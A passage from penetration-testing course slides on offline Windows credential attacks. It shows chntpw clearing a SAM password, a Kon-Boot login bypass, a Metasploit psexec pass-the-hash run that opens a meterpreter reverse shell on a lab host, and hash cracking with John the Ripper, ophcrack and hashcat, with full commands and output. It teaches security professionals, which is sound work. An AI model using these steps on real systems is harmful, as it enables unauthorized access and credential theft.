ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>
Page at 0x7000 is not 'hbin', assuming file contains garbage at end
File size 262144 [40000] bytes, containing 6 pages (+ 1 headerpage)
Used for data: 244/19064 blocks/bytes, unused: 7/5320 blocks/bytes.

* SAM policy limits:
Failed logins before lockout is: 0
Minimum password length      : 0
Password history count       : 0

<=====> chntpw Main Interactive Menu <=====>
Loaded hives: </media/8AC0577DC0576E87/WINDOWS/system32/config/SAM>
```



2. Choose to edit data and which user to change

```
<=====> chntpw Main Interactive Menu <=====>

Loaded hives: </media/8AC0577DC0576E87/WINDOWS/system32/config/SAM>

1 - Edit user data and passwords
- - -
9 - Registry editor, now with full write support!
q - Quit (you will be asked if there is something to save)

What to do? [1] -> 1

===== chntpw Edit User Info & Passwords =====

| RID |----- Username -----| Admin? | Lock? |
| 01f4 | Administrator | ADMIN | dis/lock |
| 03eb | eLS | ADMIN | dis/lock |
| 03ec | eLS2 | ADMIN | dis/lock |
| 01f5 | Guest | *BLANK* |
| 03e8 | HelpAssistant | dis/lock |
| 03ea | SUPPORT_388945a0 | dis/lock |

Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] eLS
```



3. Clear the password

```
00000221 = Users (which has 4 members)
00000220 = Administrators (which has 3 members)

Account bits: 0x0210 =
[ ] Disabled          | [ ] Homedir req.    | [ ] Passwd not req. |
[ ] Temp. duplicate   | [X] Normal account  | [ ] NMS account     |
[ ] Domain trust ac   | [ ] Wks trust act.  | [ ] Srv trust act   |
[X] Pwd don't expir   | [ ] Auto lockout    | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)    | [ ] (unknown 0x20)  | [ ] (unknown 0x40)  |

Failed login count: 1, while max tries is: 0
Total login count: 4

- - - - User Edit Menu:
1 - Clear (blank) user password
2 - Edit (set new) user password (careful with this on XP or Vista)
3 - Promote user (make user an administrator)
4 - Unlock and enable user account [probably locked now]
q - Quit editing user, back to user select
Select: [q] > 1
Password cleared!
```



4. Quit and write hive files

```
Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: Administrator !

<=====> chntpw Main Interactive Menu <=====>

Loaded hives: </media/8AC0577DC0576E87/WINDOWS/system32/config/SAM>

1 - Edit user data and passwords
- - -
9 - Registry editor, now with full write support!
q - Quit (you will be asked if there is something to save)

What to do? [1] -> q

Hives that have changed:
# Name
0 </media/8AC0577DC0576E87/WINDOWS/system32/config/SAM>
Write hive files? (y/n) [n] : y
```



Another method to get access to a machine is to bypass Windows login.

Kon-Boot is a software which allows to change contents of a Linux and Windows kernel on the fly (while booting).

It allows to log into a system as 'root' user without typing the correct password or to elevate privileges from current user to root. It allows to enter any password protected profile without any knowledge of the password.



5.9.6 Off-line System - Bypass login

You can download it here:

- <http://www.piotrbania.com/all/kon-boot/>

Just boot it and wait for the login screen.



by Piotr Bania
www.kryptoslogic.com

```
» Kon-Boot ver. 1.0 - ready! h4x0Rin uh?  
» This software is freeware for not commercial usage!  
» Checking SMAP BIOS entries ...  
» BIOS seems to be OK.  
» Booting up! - EOT █
```




5.9.7 What to do with hashes?



At this point you are able to obtain hashes from Windows operating system. So, assume that we have them. What can we do with that? What is the next step?

Always remember that our purpose is to gain access to the victim machine, so we can now move in two different directions:

Pass-the-hash

Crack the hash

Forging security professionals



5.9.7 Pass-the-hash



At this point we have our password hash. Let's assume that we do not want to crack it because it takes time, or that we have not been lucky. So we can use Pass-The-Hash.

Pass-The-Hash is a different kind of authentication attack that allows us to use LM & NT hashes to gain access to a remote Windows host without having to know the actual password: we will only use the hash.

eLearnSecurity
Forging security professionals



You will see how to use this technique in practice in the Network security section.

For now let us just give a look at it by using Metasploit.

Let's suppose you get the hash for user «eLS» on Box A and you know that user eLS also has access to Box B. You can run payloads on Box B even if Box B is immune from any exploit.

LearnSecurity
Forging security professionals



Let us first configure the module in Metasploit:

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.88.132
LHOST => 192.168.88.132
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > set RHOST 192.168.88.134
RHOST => 192.168.88.134
msf exploit(psexec) >
```

Forging security professionals



5.9.7 Pass-the-hash



Where:

- In the first line we select the exploit module
- Then the payload to run on the remote system (this will allow us to gain a meterpreter shell)
- LHOST is our host (local)
- LPORT is our port
- RHOST is remote victim host

After that we can set the user (that will be “eLS”) and the password, where we will insert the hash.



5.9.7. Pass-the-hash



164

```
Terminal
File Edit View Terminal Help
RHOST => 192.168.88.134
msf exploit(psexec) > set SMBUser eLS
SMBUser => eLS
msf exploit(psexec) > set SMBPass 00000000000000000000000000000000:0446385C4CBFBAED9F33E1D7B00E184C
SMBPass => 00000000000000000000000000000000:0446385C4CBFBAED9F33E1D7B00E184C
msf exploit(psexec) > exploit

[*] Started reverse handler on 192.168.88.132:443
[*] Connecting to the server...
[*] Authenticating to 192.168.88.134:445|WORKGROUP as user 'eLS'...
[*] Uploading payload...
[*] Created \YBPBZxYQ.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.88.134[\svcctl] ..
.
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.88.134[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (SvGLUvWJ - "MMcsBgceILrKjK0wMsyVjo")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \YBPBZxYQ.exe...
[*] Sending stage (749056 bytes) to 192.168.88.134
[*] Meterpreter session 1 opened (192.168.88.132:443 -> 192.168.88.134:49164) at 2011-10-17 16:00:12 +0200

meterpreter >
```

back | track 5

Forging security professionals

Penetration Testing Professional 5.0 – Caendra Inc. © 2018



What does it mean to crack a hash?

The hash is usually more than just a messy version of the original password. It is usually a one-way transform, meaning that you cannot get your password back using a reverse function.





So we first need the hash of the password.

We have gained it from the previous techniques.

Then we will use the correct hash function to hash plaintexts of likely passwords.





When you get a match, whatever string you used to generate your hash, that's the password you were looking for.

Since this can be rather time-consuming, there are many ways to do that, and many tools that automate this step.





Remember that the time required to crack a hash is strictly depending on the hardware you have.

A hash can be cracked using a CPU or a GPU.

In the next slides we will see then how to use both to crack a hash.





One of the most famous password crackers is **John the Ripper** and you can download it here:

<http://www.openwall.com/john/>

With this great tool you can perform different attacks, like dictionary or bruteforce.

So, let us see now how to crack one the hashes that we dumped in the previous slides.



First of all we need a txt file with hashes. For LM and NT hashes the file must be in this format:

```
eLS:0446385C4CBFBAED9F33E1D7B00E184C
```

Where the first entry (“eLS”) is username and second entry is the hash. Once we have our txt file, we can run John with brute force option.

eLearnSecurity
Forging security professionals



To do this, write the following command:

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tutti i diritti riservati.

C:\Documents and Settings\eLS\Desktop\John\run>john-386.exe --incremental hashtocrack.txt
Loaded 2 password hashes with no different salts (NI LM DES [32/32 BS])
MYSTRON      (eLS:1)
GPSW         (eLS:2)
guesses: 2   time: 0:00:00:48   c/s: 4416K   trying: GPMX - GXL!
C:\Documents and Settings\eLS\Desktop\John\run>
```

As you can see, the password has been cracked and is **mystrongpsw**.

LearnSecurity
Forging security professionals



Another tool that you can use is **ophcrack**.

Ophcrack can also use rainbow tables.


To get it work, first download the tables, then load password hashes and tables hashes.

Once you have all set, click on 'Crack' button and wait for the password!

LearnSecurity
Forging security professionals



This is how it will look like:



Forging security professionals



A real useful tool that uses GPU to crack hashes is **oclHashcat**. You can download it here:

- <https://hashcat.net/oclhashcat/>

```
Cache-hit dictionary stats wordlist.txt: 139921505 bytes, 14343297 words
hashcat.tc:hashcat
Session.Name...: oclHashcat
Status.....: Cracked
Input.Mode.....: File (wordlist.txt)
Hash.Target.....: File (hashcat.tc)
Hash.Type.....: TrueCrypt 5.0+ PBKDF2-HMAC-Ripemd160 + XTS 512 bit + boot-mode
Time.Started...: Fri Dec 4 10:05:40 2015 (12 secs)
Speed.GPU.#1...: 259.2 kH/s
Speed.GPU.#2...: 259.1 kH/s
Speed.GPU.#*...: 518.3 kH/s
Recovered.....: 1/1 (100.00%) digests, 1/1 (100.00%) Salts
Progress.....: 5767168/14343297 (40.21%)
Rejected.....: 0/5767168 (0.00%)
Restore.Point..: 5046272/14343297 (35.18%)
HwMon.GPU.#1...: 100% Util, 53c Temp, 20% Fan
HwMon.GPU.#2...: 100% Util, 43c Temp, 20% Fan
Started: Fri Dec 4 10:05:40 2015
Stopped: Fri Dec 4 10:05:54 2015
```

Forging security professionals



Another tool that you can use is **RainbowCrack**. This tool allows you to use rainbow tables to crack hashes, but using GPU instead CPU.

The problem in there is that rainbow tables are not free, but if you want you can calculate them with **rtgen.exe**.

Here you can download it:

<http://project-rainbowcrack.com/>



REFERENCES

eLearnSecurity
Forging security professionals



RSA Algorithm

https://www.di-mgt.com.au/rsa_alg.html



Data Encryption Standard

<https://csrc.nist.gov/csrc/media/publications/fips/46/3/archive/1999-10-25/documents/fips46-3.pdf>



Advanced Encryption Standard

<https://csrc.nist.gov/csrc/media/publications/fips/197/final/documents/fips-197.pdf>



Kon-Boot

<http://www.piotrbania.com/all/kon-boot/>



Creating a Rogue CA Certificate

<http://www.win.tue.nl/hashclash/rogue-ca/>



Fgdump Tool

<http://foofus.net/goons/fizzgig/fgdump/>



Pwdump6 Tool

<http://foofus.net/goons/fizzgig/pwdump/>



John the Ripper

<http://www.openwall.com/john/>



[Ophcrack](#)

<http://ophcrack.sourceforge.net/>



[SAMInside](#)

<http://www.insidepro.team/>



[Rainbow Crack](#)

<http://project-rainbowcrack.com/>



[Password Dumper](#)

http://www.tarasco.org/security/pwdump_7/



[l0phtcrack](#)

<http://www.l0phtcrack.com/>



[oclhashcat](#)

<https://hashcat.net/hashcat/>